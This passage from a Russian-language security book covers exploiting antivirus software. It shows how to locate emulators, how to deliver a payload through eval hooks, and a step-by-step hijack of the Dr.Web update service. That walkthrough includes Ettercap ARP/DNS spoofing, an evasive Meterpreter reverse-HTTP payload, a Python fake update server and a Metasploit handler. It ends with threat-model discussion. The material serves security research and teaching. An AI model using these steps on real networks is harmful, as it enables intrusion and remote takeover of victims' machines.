Эмулятор находится либо в `zavcli`, либо в `zavcore.so`. Такие компоненты обычно реализуются в библиотеках. Команда `rabin2` из комплекта обратной разработки Radare2 перечисляет символы `zavcore.so` и отбирает имена, возможно относящиеся к эмулятору:

```
$ rabin2 -s /opt/zav/lib/zavcore.so | egrep "(emu|VM)"
vaddr=0x00092600 paddr=0x00078600 ord=525 fwd=NONE sz=419 bind=LOCAL
type=FUNC
name=_ZL17PeInstrInvalidateP9_PE_VMCTXP10_PE_THREADjP10X86_DISASMjPP12
_PE_JITBLOCKPPhj
jij.clone.0
vaddr=0x00198640 paddr=0x0017e640 ord=622 fwd=NONE sz=80 bind=LOCAL
type=OBJECT name=_ZL7g_JitVM
(...)
vaddr=0x000f7aa0 paddr=0x000ddaa0 ord=773 fwd=NONE sz=84 bind=LOCAL
```

```
type=OBJECT name=_ZZN5RarVM16IsStandardFilterEPhiE4C.25
vaddr=0x000f7a80 paddr=0x000dda80 ord=774 fwd=NONE sz=16 bind=LOCAL
type=OBJECT name=_ZZN5RarVM21ExecuteStandardFilterE18VM_StandardFilters
E5Masks
```

По видимым признакам библиотека поддерживает виртуальную машину файлов PE, на что указывает PE_VMCTX, а также виртуальную машину RAR, реализованную архиватором этого формата. Эти сведения показывают, какие машины можно исследовать на ошибки и эксплуатировать в Zoner AntiVirus.

Поиск ссылок на сценарные движки ничего не находит:

```
$ rabin2 -s /opt/zav/lib/zavcore.so | egrep -i "(vb|java|script)"
```

Отсутствие строк еще не доказывает отсутствие возможностей. Необходимо убедиться, что нужная функция не скрыта в зашифрованном или сжатом подключаемом модуле. Только после этого можно заключить, что антивирус не поддерживает соответствующую эмуляцию.

У продукта с заведомой поддержкой сценариев, например Comodo, результат иной:

```
$ LANG=C grep jscript -r *
Binary file libSCRIPTENGINE.so matches
```

Совпадение находится в библиотеке libSCRIPTENGINE.so, название которой полностью соответствует назначению. rabin2 показывает множество символов поддерживаемых движков:

```
$ rabin2 -s libSCRIPTENGINE.so | egrep -i "(js|vb)" | more
vaddr=0x000c2943 paddr=0x00067c33 ord=083 fwd=NONE sz=2327 bind=LOCAL
type=FUNC name=_GLOBAL__I_JsObjectMethod.cpp
vaddr=0x000c6b08 paddr=0x0006bdf8 ord=086 fwd=NONE sz=43 bind=LOCAL
type=FUNC name=_GLOBAL__I_JsParseSynate.cpp
vaddr=0x001009e0 paddr=0x000a5cd0 ord=099 fwd=NONE sz=200 bind=LOCAL
type=OBJECT name=_ZL9js_arrays
vaddr=0x000dc033 paddr=0x00081323 ord=108 fwd=NONE sz=270 bind=LOCAL
type=FUNC name=_GLOBAL__I_JsGlobalVar.cpp
(...)
vaddr=0x003257b0 paddr=0x002caaa0 ord=221 fwd=NONE sz=40 bind=UNKNOWN
type=OBJECT name=_ZTV9CVbBelowE
(...)
vaddr=0x000e7664 paddr=0x0008c954 ord=225 fwd=NONE sz=19 bind=UNKNOWN
type=FUNC name=_ZN13CVbIntegerDivD1Ev
```

Comodo Antivirus поддерживает JavaScript и VBScript, поэтому нагрузку можно написать на любом из этих языков.

Запуск окончательной нагрузки

Выше показано, как определить поддерживаемые эмуляторы и интерпретаторы, использовать архивы для нескольких этапов одной атаки и создать нагрузку. Но как запустить ее заключительную часть? Единого ответа нет: доставка из JavaScript или VBScript совершенно не похожа на доставку из эмулируемого PE.

Во всех случаях действуют следующие правила:

• антивирус анализирует любое содержимое, записанное на диск;
• любое новое содержимое, вычисляемое или исполняемое во время работы, тоже анализируется;
• к каждому новому файлу или буферу применяются все процедуры сканирования.

Если нагрузка написана на ассемблере Intel x86, нужно создать файл, записать в него буфер и закрыть. Антивирус автоматически обработает данные всеми обычными процедурами.

В эмуляторе JavaScript или VBScript достаточно вызвать eval(). Эта функция обычно перехватывается для поиска шаблонов и других проверок вновь созданного буфера. Например, в

libSCRIPTENGINE.so Comodo имеется строка:

```
.rodata:00000000000A7438   ; char aFoundVirus[]
.rodata:00000000000A7438 46 6F 75 6E 64 20 56 69+aFoundVirus   db
'Found Virus!',0     ; DATA XREF: eval(CParamsHelper &)+C5o
.rodata:00000000000A7445 00 00 00 00 00 00 00 00+              align 10h
```

Перекрестная ссылка приводит к eval(CParamsHelper &):

```
.text:00082F03    mov     edi, 8           ; unsigned __int64
.text:00082F08    call    __Znwm           ; operator new(ulong)
.text:00082F0D    lea     rsi, aFoundVirus ; "Found Virus!"
.text:00082F14    mov     rdi, rax         ; this
.text:00082F17    mov     rbx, rax
; CJsStopRunException::CJsStopRunException(char *)
.text:00082F1A    call    __ZN19CJsStopRunExceptionC1EPc
.text:00082F1F    jmp     short loc_82F34
```

При каждом вызове eval антивирус сканирует буфер. Если обнаружена угроза, интерпретатор JavaScript останавливается. Следовательно, простой вызов eval позволяет доставить нагрузку, направленную на Comodo Antivirus. По наблюдениям автора, другие антивирусные механизмы тоже часто перехватывают эту функцию, что чрезвычайно полезно для разработчика атаки.

Эксплуатация служб обновления

Служба обновления - одна из уязвимых клиентских частей антивируса. Ее эксплуатация совершенно не похожа на обычное повреждение памяти в анализаторе формата. Обычно необходимо тем или иным способом перехватить соединение между клиентом и сервером загрузки. В локальной сети это делается подменой протокола разрешения адресов (ARP).

При подмене, также называемой отравлением ARP, злоумышленник рассылает ложные ответы и связывает свой адрес управления доступом к среде (MAC) с сетевым адресом целевого узла. Трафик клиентов к подмененному серверу проходит через машину злоумышленника. Она может изменять пакеты, в том числе содержимое обновлений от определенных серверов антивируса. Если клиентская служба не проверяет подлинность данных, последствия катастрофичны.

При поиске уязвимостей службы следует ответить на вопросы:

• используется ли SSL или TLS;
• проверяется ли сертификат сервера;
• подписаны ли обновления;
• проверяет ли служба подпись;
• применяется ли библиотека, позволяющая обойти проверку подписи.

Почти все исследованные автором антивирусы передавали обновления открытым текстом, обычно через HTTP, без SSL или TLS. Любые данные между сервером и клиентом можно было изменить без предупреждения. В редких случаях SSL/TLS применялся только как канал связи, но не для подтверждения личности сервера.

Важно также установить, проверяется ли происхождение обновлений и отсутствие изменений в пути. Обычно это делается цифровой подписью, например RSA.

К счастью для атакующего, большинство продуктов применяло лишь контрольную сумму CRC или криптографический хеш MD5. Они обнаруживают случайное повреждение при передаче, но не подтверждают источник. Злоумышленник просто укажет правильное значение для подмененного файла.

Даже при проверке подписи старая версия OpenSSL, что встречается нередко, может принять намеренно неправильную подпись. В описании ошибки CVE-2008-5077 говорилось:

> Несколько функций OpenSSL неправильно проверяли результат EVP_VerifyFinal, из-за чего искаженная подпись принималась как допустимая. Ошибка затрагивала проверку ключей DSA и ECDSA в SSL/TLS.
>
> Удаленный злоумышленник, управляющий вредоносным сервером или находящийся между сторонами соединения, мог предъявить уязвимому клиенту искаженную подпись цепочки сертификатов SSL/TLS и обойти проверку.

Следовательно, клиент службы обновления с OpenSSL версии 0.9.8 или более ранней подвержен этой ошибке.

Создание средства эксплуатации службы обновления

Рассмотрим простое средство атаки на службу обновления Dr.Web для Linux и Windows. По меньшей мере в версиях 6.x компоненты загружались через обычный HTTP, а их подлинность якобы подтверждалась простым алгоритмом контрольной суммы CRC. При таких условиях эксплуатация становится элементарной.

Dr.Web обращался к жестко заданному набору серверов обычного HTTP:

- update.geo.drweb.com;
- update.drweb.com;
- update.msk.drweb.com;
- update.us.drweb.com;
- update.msk5.drweb.com;
- update.msk6.drweb.com;
- update.fr1.drweb.com;
- update.us1.drweb.com;
- update.kz.drweb.com;
- update.nsk1.drweb.com.

Подмена ARP и отравление DNS для этих доменов в локальной сети позволяют злоумышленнику отдавать собственные обновления. Сначала клиент выбирает один из серверов и получает файл с отметкой времени, чтобы узнать о наличии новой версии:

```
HTTP Request:
GET /x64/600/av/windows/timestamp
HTTP/1.1 Accept: */*
Host: update.drweb.com
X-DrWeb-Validate: 259e9b92fa099939d198dbd82c106f95
X-DrWeb-KeyNumber: 0110258647
X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
User-Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP Response:
HTTP/1.1 200 OK
Server: nginx/42 Date: Sat, 19 Apr 2014 10:33:36 GMT
Content-Type: application/octet-stream
Content-Length: 10
Last-Modified: Sat, 19 Apr 2014 09:26:19 GMT
Connection: keep-alive
Accept-Ranges: bytes

1397898695
```

Возвращается отметка Unix времени последнего доступного обновления. Затем по `drweb32.flg` проверяется текущая версия продукта:

```
HTTP Request:
GET /x64/600/av/windows/drweb32.flg HTTP/1.1
Accept: */*
Host: update.drweb.com
X-DrWeb-Validate: 259e9b92fa099939d198dbd82c106f95
X-DrWeb-KeyNumber: 0110258647
X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
User-Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP Response:
HTTP/1.1 200 OK
Server: nginx/42 Date: Sat, 19 Apr 2014 10:33:37 GMT
Content-Type: application/octet-stream
Content-Length: 336 Last-Modified: Wed, 23 Jan 2013 09:42:21 GMT
Connection: keep-alive
Accept-Ranges: bytes [windows]

LinkNews=http://news.drweb.com/flag+800/
LinkDownload=http://download.geo.drweb.com/pub/drweb/windows/8.0/
drweb-800-win.exe
FileName=
isTime=1
TimeX=1420122293
cmdLine=
Type=1
ExcludeOS=2k|xp64
ExcludeDwl=ja
ExcludeLCID=17|1041
[signature]
sign=7077D2333EA900BCF30E479818E53447CA388597B3AC20B7B0471225FDE69066E8A
C4C291F364077
```

Ответ содержит ссылку на последнюю версию, исключенные операционные системы и другие параметры. Затем начинается особенно интересная часть протокола: Dr.Web запрашивает сжатый `LZMA` каталог всех обновляемых файлов.

```
GET /x64/600/av/windows/drweb32.lst.lzma HTTP/1.1
Accept: */*
Host: update.drweb.com
X-DrWeb-Validate: 259e9b92fa099939d198dbd82c106f95
X-DrWeb-KeyNumber: 0110258647
X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
User-Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/42
Date: Sat, 19 Apr 2014 10:33:39 GMT
Content-Type: application/octet-stream
Content-Length: 2373
Last-Modified: Sat, 19 Apr 2014 10:23:08 GMT
Connection: keep-alive
Accept-Ranges: bytes

(...двоичные данные...)
```

Внутри сжатого файла находится примерно такой перечень:

```
[DrWebUpdateList]
[500]
+timestamp, 8D17F12F
+lang.lst, EDCB0715
+update.drl, AB6FA8BE
+drwebupw.exe, 8C879982
```

```
+drweb32.dll, B73749FD
+drwebase.vdb, C5CBA22F
...
+<wnt>%SYSDIR64%\drivers\dwprot.sys, 3143EB8D
+<wnt>%CommonProgramFiles%\Doctor Web\Scanning Engine\dwengine.exe,
8097D92B
+<wnt>%CommonProgramFiles%\Doctor Web\Scanning Engine\dwinctl.dll,
A18AEA4A
...
[DrWebUpdateListEnd]
```

После имени каждого доступного файла записано подобие хеша. Но это не подпись, а простая контрольная сумма CRC. Для атаки возможны два подхода:

• изменить загруженный каталог LZMA и вернуть поддельный перечень с правильной суммой особого компонента, который будет установлен в системе;
• изменить один из файлов, добавить собственную нагрузку и компенсировать CRC, сохранив прежнюю сумму.

Первый вариант гибче и дает больше контроля, тогда как второй сложнее и не нужен. Достаточно сформировать собственный сжатый каталог с суммами устанавливаемых файлов. Размещение не ограничено папкой Dr.Web: как в Linux, так и в Windows можно записывать данные куда угодно.

После загрузки каталога клиент сравнивает CRC. Отличающиеся файлы загружаются и устанавливаются. В Linux каждый файл скачивается отдельно, в Windows - набор исправлений. Запрос набора имеет вид:

```
GET /x64/600/av/windows/drwebupw.exe.patch_8c879982_fd933b5f
```

Если он недоступен, Dr.Web запрашивает полный установочный файл новой версии:

```
GET /x64/600/av/windows/drwebupw.exe
```

Атака на службу обновления проходит по следующим этапам:

1. Провести атаку посредника против одной или нескольких машин локальной сети. То же возможно в глобальной сети, но выходит за рамки книги.
2. Подменой ARP и DNS перехватить соединения клиентов с перечисленными серверами обновлений. Для этого используется открытое средство Ettercap.
3. Создать на своей машине поддельный сервер обновлений Dr.Web на Python.
4. Когда уязвимый клиент запросит файлы, вернуть вместо настоящего обновления исполняемый файл Meterpreter, совместимый с Metasploit.

Ниже показано создание нагрузки Meterpreter с помощью каркаса Veil-Evasion, чтобы она не обнаруживалась антивирусом:

```
=================================================================================
 Veil-Evasion | [Version]: 2.7.0
=================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================

 Main Menu

    29 payloads loaded

 Available commands:

    use             use a specific payload
    info            information on a specific payload
    list            list available payloads
    update          update Veil to the latest version
    clean           clean out payload folders
    checkvt         check payload hashes vs. VirusTotal
    exit            exit Veil
[>] Please enter a command: list
```

```
[*] Available payloads:

   1)    auxiliary/coldwar_wrapper
   2)    auxiliary/pyinstaller_wrapper
   3)    c/meterpreter/rev_http
(...)
  29)    python/shellcode_inject/pidinject
[>] Please enter a command: use 3
[>] Please enter a command: set LHOST target-ip
[>] Please enter a command: generate
[>] Please enter the base name for output files: drwebupw
[*] Executable written to: /root/veil-output/compiled/drwebupw.exe
```

Теперь Ettercap должен выполнить подмену ARP и DNS. В дистрибутиве Linux на основе Debian графическая версия устанавливается командой:

```
$ sudo apt-get install ettercap-graphical
```

Запустите ее с правами суперпользователя:

```
$ sudo ettercap -G
```

Параметр -G включает графический интерфейс. В меню выберите единый режим перехвата и нужную сетевую карту. Затем выполните поиск узлов локальной сети и откройте их перечень. В качестве первой цели выберите сетевой маршрутизатор, второй - машину с Dr.Web.

Включите отравление ARP и перехват удаленных соединений. Затем измените etter.dns, в Ubuntu расположенный в /etc/ettercap/etter.dns, добавив подменяемые домены:

```
drweb.com      A   ваш-собственный-адрес
*.drweb.com    A   ваш-собственный-адрес
```

После сохранения вернитесь в Ettercap, откройте управление подключаемыми модулями и включите dns_spoof. Теперь на все запросы цели к доменам *.drweb.com возвращается адрес злоумышленника.

Последний шаг использует написанное автором публикации на habrahabr.ru средство на Python:

```
#!/usr/bin/python
#encoding: utf-8

import SocketServer
import SimpleHTTPServer
import time
import lzma
import os
import binascii

from struct import *
from subprocess import call

class HttpRequestHandler (SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_GET(self):

        if 'timestamp' in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open('timestamp').read())

        elif 'drweb32.flg' in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open('drweb32.flg').read())

        elif 'drweb32.lst.lzma' in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open('drweb32.lst.lzma').read())

        elif UPLOAD_FILENAME + '.lzma' in self.path:
```

```
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open(UPLOAD_FILENAME + '.lzma').read())

        elif UPLOAD_FILENAME + '.patch' in self.path:
            self.send_response(404)
            self.end_headers()

        else:
            print self.path

def CRC32_from_file(filename):
```

Продолжение программы:

```
    buf = open(filename,'rb').read()
    buf = (binascii.crc32(buf) & 0xFFFFFFFF)
    return "%08X" % buf

def create_timestamp_file():
    with open('timestamp','w') as f:
        f.write('%s'%int(time.time()))

    crc32 = CRC32_from_file(upload_filename)
    with open('drweb32.lst','w') as f:
        f.write('[DrWebUpdateList]\n')
        f.write('[500]\n')
        f.write('+%s, %s\n' % (upload_path+upload_filename,crc32))
        f.write('[DrWebUpdateListEnd]\n')

def edit_file_size(lzma_filename,orig_filename):
    file_size = os.stat(orig_filename).st_size
    with open(lzma_filename,'r+b') as f:
        f.seek(5)
        bsize = pack('l',file_size)
        f.write(bsize)

print 'Http Server started...'
httpServer=SocketServer.TCPServer(('',80),HttpRequestHandler)
httpServer.serve_forever()
```

Код просто имитирует протокол обновления Dr.Web и с помощью программы LZMA из Linux возвращает измененные файлы и сжатый каталог. После запуска средства и попытки обновить антивирус появляются запросы:

```
$ python drweb_http_server.py
Http Server started...
10.0.1.102 - - [20/Apr/2014 10:48:24] "GET
/x64/600/av/windows/timestamp HTTP/1.1" 200 -
10.0.1.102 - - [20/Apr/2014 10:48:24] "GET
/x64/600/av/windows/drweb32.flg HTTP/1.1" 200 -
10.0.1.102 - - [20/Apr/2014 10:48:26] "GET
/x64/600/av/windows/drweb32.lst.lzma HTTP/1.1" 200 -
10.0.1.102 - - [20/Apr/2014 10:48:27] "GET
/x64/600/av/windows/drwebupw.exe.patch_8c879982_fd933b5f HTTP/1.1" 404 -
10.0.1.102 - - [20/Apr/2014 10:48:27] "GET
/x64/600/av/windows/drwebupw.exe.lzma HTTP/1.1" 200 -
```

На машине злоумышленника запускается обработчик обратного соединения HTTP Metasploit:

```
$ msfconsole

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST target-ip
LHOST => target-ip
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > run
[*] Started HTTP reverse handler on http://target-ip:8080/
```

```
[*] Starting the payload handler...
```

Если все выполнено правильно, при обновлении Dr.Web загружает созданную нагрузку Meterpreter. После ее установки в консоли Metasploit появляется новый сеанс, как на рисунке 15.1.




Рисунок 15.1. Успешный захват Dr.Web

На этом все. Как видно, создать средство атаки на уязвимую службу обновления оказалось совсем несложно.

Серверная эксплуатация

Серверная эксплуатация - это удаленная атака на сетевую службу через соседнюю локальную сеть или глобальную сеть, то есть Интернет. К серверным компонентам антивируса, помимо прочего, относятся:

• **Службы обновления**, проверяющие наличие новых версий, загружающие и устанавливающие их на компьютер или в сети.
• **Консоль управления**, принимающая предупреждения о заражении клиентских машин, которые затем обрабатывает администратор.
• **Сетевые службы**, развернутые продуктом: веб-сервер, сервер FTP для обновления клиентов той же сети и другие программы, принимающие соединения.

Различия клиентской и серверной эксплуатации

В общем случае серверная эксплуатация значительно отличается от клиентской, хотя большинство ранее рассмотренных правил сохраняется:

• **Средства затруднения эксплуатации** усложняют задачу атакующего.
• **Ошибки антивирусов**, включая отключенную ASLR, неправильно примененную DEP и страницы RWX с постоянными адресами, помогают преодолеть эти препятствия.

Главное отличие заключается в отсутствии серверного программного интерфейса для создания нагрузки. При атаке определенной сетевой службы антивируса обычно нельзя исполнить JavaScript или даже код Intel x86 для формирования нагрузки и распыления кучи.

С другой стороны, эксплуатация антивирусной сетевой службы или сервера обновлений все равно легче, чем атака на OpenSSH, Apache или Microsoft Windows Update. Как и на клиенте, антивирусная служба оказывается более простой целью, чем широко используемая серверная программа, разработчики которой серьезнее относятся к безопасности.

Есть еще одно важное отличие: сетевая служба, вероятно, дает лишь одну попытку. После неудачи придется ждать ее перезапуска. Если служба восстанавливается автоматически, атака технически может повторяться, но делать этого не рекомендуется. Многократные отказы напоминают перебор, создают множество предупреждений в журналах и в итоге привлекут внимание администратора и специалистов по безопасности.

Эксплуатация ASLR, DEP и страниц RWX с постоянными адресами

Ошибки отключения DEP, отсутствия ASLR хотя бы у одного модуля и постоянных страниц RWX действуют на сервере так же, как на клиенте:

• при перезаписи стека можно исполнить код непосредственно со стека, если антивирус отключил DEP;
• если для цепочки ROP нужен постоянный адрес машинного кода, используются оставленные разработчиками модули без ASLR;
• если требуется память для оболочечного кода, подходят страницы RWX, созданные антивирусом по постоянным адресам.

В этом отношении между клиентской и серверной эксплуатацией нет настоящей разницы.

Итоги

Удаленная эксплуатация применяется, когда у злоумышленника нет прямого локального доступа к целевому компьютеру. Пример атаки на клиентский компонент антивируса - вредоносное письмо, задействующее ошибку и вызывающее отказ в обслуживании или удаленное исполнение кода. Серверная атака направлена на почтовые шлюзы, межсетевые экраны и другие службы, открытые локальной или глобальной сети.

Эксплуатацию клиентских компонентов затрудняют технологии операционной системы, компилятора и специальные песочницы: ASLR, DEP, SafeSEH, защита потока управления, защитные файлы cookie и другие.

Несмотря на множество защитных мер, разработчики антивирусов допускают архитектурные ошибки и недостатки реализации. К распространенным простым проблемам относятся:

• отсутствие ASLR у одного или нескольких модулей либо системное внедрение в другие процессы библиотек без рандомизации;
• намеренное отключение DEP для исполнения кода со стека или сохранения совместимости со старыми компонентами;
• страницы памяти с правами чтения, записи и исполнения (RWX), особенно по постоянным адресам.

Помимо недостатков защитных средств злоумышленник обращает в свою пользу функции самого антивируса. Например, встроенный эмулятор можно использовать для распыления кучи, утечки памяти или отказа в обслуживании, способного аварийно завершить продукт.

Серверные компоненты и сетевые службы защищены теми же средствами и подвержены тем же слабостям. Однако у них есть дополнительные направления атаки:

• серверы обновлений подвержены подмене ARP;
• подпись и целостность передаваемых файлов могут проверяться неправильно, например алгоритмом CRC32 вместо подписи на основе инфраструктуры открытых ключей (PKI);
• защищенный транспорт может применяться неверно, например используется HTTP вместо HTTPS.

Последние два недостатка были наглядно показаны в практической атаке на службу обновления Dr.Web.

Этой главой завершается часть III. Последняя часть книги содержит две менее технические и более обзорные главы: о современных направлениях антивирусной защиты и развитии отрасли, а также о возможных улучшениях.

Часть IV. Современные направления и рекомендации

В этой части:

• глава 16: современные направления антивирусной защиты;
• глава 17: рекомендации и возможное будущее.

Глава 16. Современные направления антивирусной защиты

Надежность и действенность антивирусной защиты определяются не только качеством продукта, но и тем, кто является целью.

Сегодня вредоносные программы угрожают каждому. Однако владельца соседнего магазина вряд ли станут атаковать средством эксплуатации неизвестной уязвимости. Правительство или крупная корпорация, напротив, привлекает всех возможных авторов вредоносных программ: от не слишком умелых создателей поддельных антивирусов до государственных структур.

Почти каждую неделю появляются новости о кампаниях, обычно называемых кибератаками, которые Агентство национальной безопасности США (NSA), Центр правительственной связи Великобритании (GCHQ) или другая служба проводит против телекоммуникационных компаний, поставщиков доступа и крупных организаций. Такие местные и иностранные корпорации представляют интерес для наблюдения за государствами, конкретными людьми - политиками, активистами и разоблачителями, - вооруженными группами и другими целями.

Потребителей антивирусного программного обеспечения можно разделить на четыре основные группы: домашние пользователи, малые и средние компании, правительства и крупные корпорации, а также люди и организации, преследуемые государствами.

В этой главе рассматриваются современные направления отрасли, уровень защиты каждой группы и разумные ожидания от него.

Соответствие техники атаки цели

В книге описаны различные приемы, слабости, направления атаки, возможные уязвимости и опубликованные средства эксплуатации компьютера с антивирусом. Они различаются сложностью, стоимостью и временем подготовки к практическому применению. Поэтому выбор техники должен оправдываться ценностью конкретной цели.

Далее рассматриваются факторы, определяющие этот выбор.

Разнообразие антивирусных продуктов

На рынке существует множество антивирусов, поэтому одной техникой невозможно атаковать всех пользователей. Даже успешная эксплуатация самого популярного продукта охватит лишь примерно пятую часть аудитории.

Из-за такого разнообразия использовать антивирус как направление атаки имеет смысл только против достаточно ценной цели. В массовой кампании выгоднее эксплуатировать менее разнообразные и намного более распространенные программы: браузеры Firefox и Internet Explorer или офисные комплекты Microsoft Office и Apache OpenOffice.

Ошибки нулевого дня

Ошибки нулевого дня - это еще не раскрытые и не исправленные уязвимости, позволяющие захватить систему. Они настолько действенны, что требуют больших денег и времени; их можно

считать кибероружием.

Поэтому злоумышленнику бессмысленно тратить такую возможность на малозначительную цель. Кроме того, образец вредоносной программы может попасть к антивирусной компании или исследователю. После изучения ошибка будет исправлена и за несколько дней или недель потеряет ценность.

Применять неизвестную уязвимость к небольшой цели - все равно что стрелять из гранатомета по мухе или лететь на истребителе в магазин за углом. Начиная с 2014 года сообщения о массовом использовании новых ошибок нулевого дня появляются нечасто. Злоумышленнику незачем растрачивать столь ценный ресурс: его сохраняют для важных целей.

Уже исправленные ошибки

Неуместное применение неизвестной ошибки делает ее бесполезной после обнаружения. Вместо нее злоумышленники используют старые, уже исправленные уязвимости в расчете на компьютеры без последних обновлений безопасности.

Большинство продаваемых на черном рынке наборов эксплуатации вообще не содержит неизвестных ошибок. В них входят средства для общеизвестных уязвимостей, исправленных недавно или даже несколько лет назад. Модифицированные и приспособленные примеры из Metasploit часто применяются в массовых кампаниях против домашних пользователей. На практике эта схема работает лучше, чем настоящая уязвимость нулевого дня.

Атаки на домашних пользователей

Домашнему пользователю не следует чрезмерно беспокоиться о сложных приемах из предыдущих разделов. Цель массового злоумышленника - заразить как можно больше машин, поэтому он предпочитает простые и быстрые способы передовым технологиям.

Причин атаковать компьютеры обычных людей, включая наших матерей и бабушек, много, но главная обычно одна - заработать. Возможны следующие источники дохода:

• Наблюдение за зараженной машиной позволяет похитить банковские реквизиты и другие данные, которые непосредственно превращаются в деньги, например учетные записи PayPal или Amazon.
• Компьютер становится частью сети зомби, сдаваемой в аренду для распределенного отказа в обслуживании (DDoS), рассылки нежелательной почты, добычи криптовалюты и других задач.
• Документы, изображения и прочие данные шифруются, после чего за расшифрование требуют выкуп.
• Социальная инженерия убеждает пользователя установить якобы защитный комплект, например антивирус. Поддельная программа сообщает о многочисленных вымышленных заражениях и пугает жертву, вынуждая купить полную версию для «очистки» компьютера.

Эти мотивы не относятся к государству, следящему за политическими противниками, или компании, нанявшей злоумышленников для проникновения к важному конкуренту и кражи секретов и интеллектуальной собственности.

Атаки на малые и средние компании

Малым и средним организациям есть о чем беспокоиться, но, по мнению автора, не слишком сильно: во многом они похожи на домашних пользователей. Небольшую страховую компанию вряд

ли атакуют неизвестной уязвимостью, хотя конкурент может попытаться похитить ее базу клиентов. Скорее всего, будут применены те же способы, что и против обычных людей: социальная инженерия, готовые наборы эксплуатации и уже исправленные ошибки.

Правительство или другой крупный участник почти наверняка не рискнет потерять дорогое средство нулевого дня ради малой или средней компании. Зачем иностранному государству захватывать автомойку? Ее данные и инфраструктура не особенно интересны.

Поэтому таким компаниям пока можно не опасаться именно уязвимостей антивируса. Однако большое число ошибок, найденных аудитом, свидетельствует о низком качестве продукта. Неизвестные уязвимости могут быть не главной угрозой, но надежность установленной в офисе программы имеет значение. Едва ли антивирус с множеством дефектов обеспечивает высокий уровень защиты, обнаружения, обезвреживания и других функций.

Атаки на правительства и крупные компании

Правительства и большие корпорации - привлекательные цели, хотя их атака требует сложных приемов. Им следует учитывать всех возможных злоумышленников мирового масштаба. Даже ненаправленная массовая кампания против домашних пользователей может случайно затронуть их компьютеры.

Такие организации постоянно интересуют иностранные государства и конкурентов, которые готовы применять уязвимости нулевого дня. Следует ли автопроизводителям опасаться промышленного шпионажа друг друга? Несомненно. То же относится к фармацевтическим компаниям, киностудиям, издательствам и тем более производителям оружия, операторам атомных электростанций и другим важным целям.

Такие цели действительно должны опасаться средств эксплуатации установленных антивирусов. Рассмотрим условный сценарий:

1. Компания или иностранное государство А хочет похитить данные у правительства или компании Б.
2. Периметр Б хорошо укреплен, на всех компьютерах установлен антивирус, а весь внутренний сетевой трафик проверяется защитными продуктами.
3. А отправляет письмо, которое получит почтовый шлюз Б; во вложении находится средство эксплуатации антивируса.
4. В результате компания или правительство Б оказывается под контролем компании или иностранного государства А.

Ситуация может быть еще хуже, если средство устанавливает внедренный модуль, связанный с самим антивирусом. Представим, что имплантат А работает в инфраструктуре Б прямо в контексте защитного продукта. Если организация доверяет антивирусу, последствия катастрофичны: она полагается на уязвимую программу, уже захваченную противником.

Это условный случай, но вероятность его реализации высока. Автор почти не сомневается, что подобные атаки происходили уже во время написания книги.

Известно очень мало примеров государственных вредоносных программ, направленных на антивирусы. Один из них - The Mask, также известная как Careto. Эту дорогостоящую государственную кампанию, которая не менее пяти лет атаковала правительства Северной Африки, Южной Европы, Южной Америки и Ближнего Востока, связывали с Испанией.

Согласно отчетам Kaspersky, The Mask использовала некоторую уязвимость продуктов компании. Дополнительные сведения так и не были опубликованы. Тем не менее это настоящий пример

эксплуатации неуточненных ошибок антивируса, которому ошибочно доверяли многие организации по всему миру.

Цели государственных структур

Журналист, если он не работает на правительство, или политический противник в любой стране почти наверняка может заинтересовать государственную службу. Журналисту, представителю оппозиционной партии или участнику правозащитной организации необходимо учитывать все рассмотренные в книге угрозы.

Хотя такие люди не относятся к правительствам или крупным компаниям, они весьма привлекательны для государства, располагающего средствами и ресурсами для атак нулевого дня сразу на несколько антивирусов. Для них защитный продукт может стать инструментом правительственного наблюдения.

Еще одна цель государства - сами антивирусные компании. Примером служит обнаруженная атака на лаборатории Kaspersky. Возможно, это было боковое проникновение для наблюдения за клиентами либо прямая попытка получить привилегированные сведения о технологиях компании и ее исследовании вредоносных программ других государств.

Итак, в некоторых случаях антивирус приносит больше опасности, чем пользы. Его собственная защита не способна уберечь от государственного злоумышленника даже производителя. Для человека под правительственным наблюдением безопасность компьютера и возможность конфиденциального общения, к сожалению, могут оказаться лишь частью гораздо более серьезных проблем.

Итоги

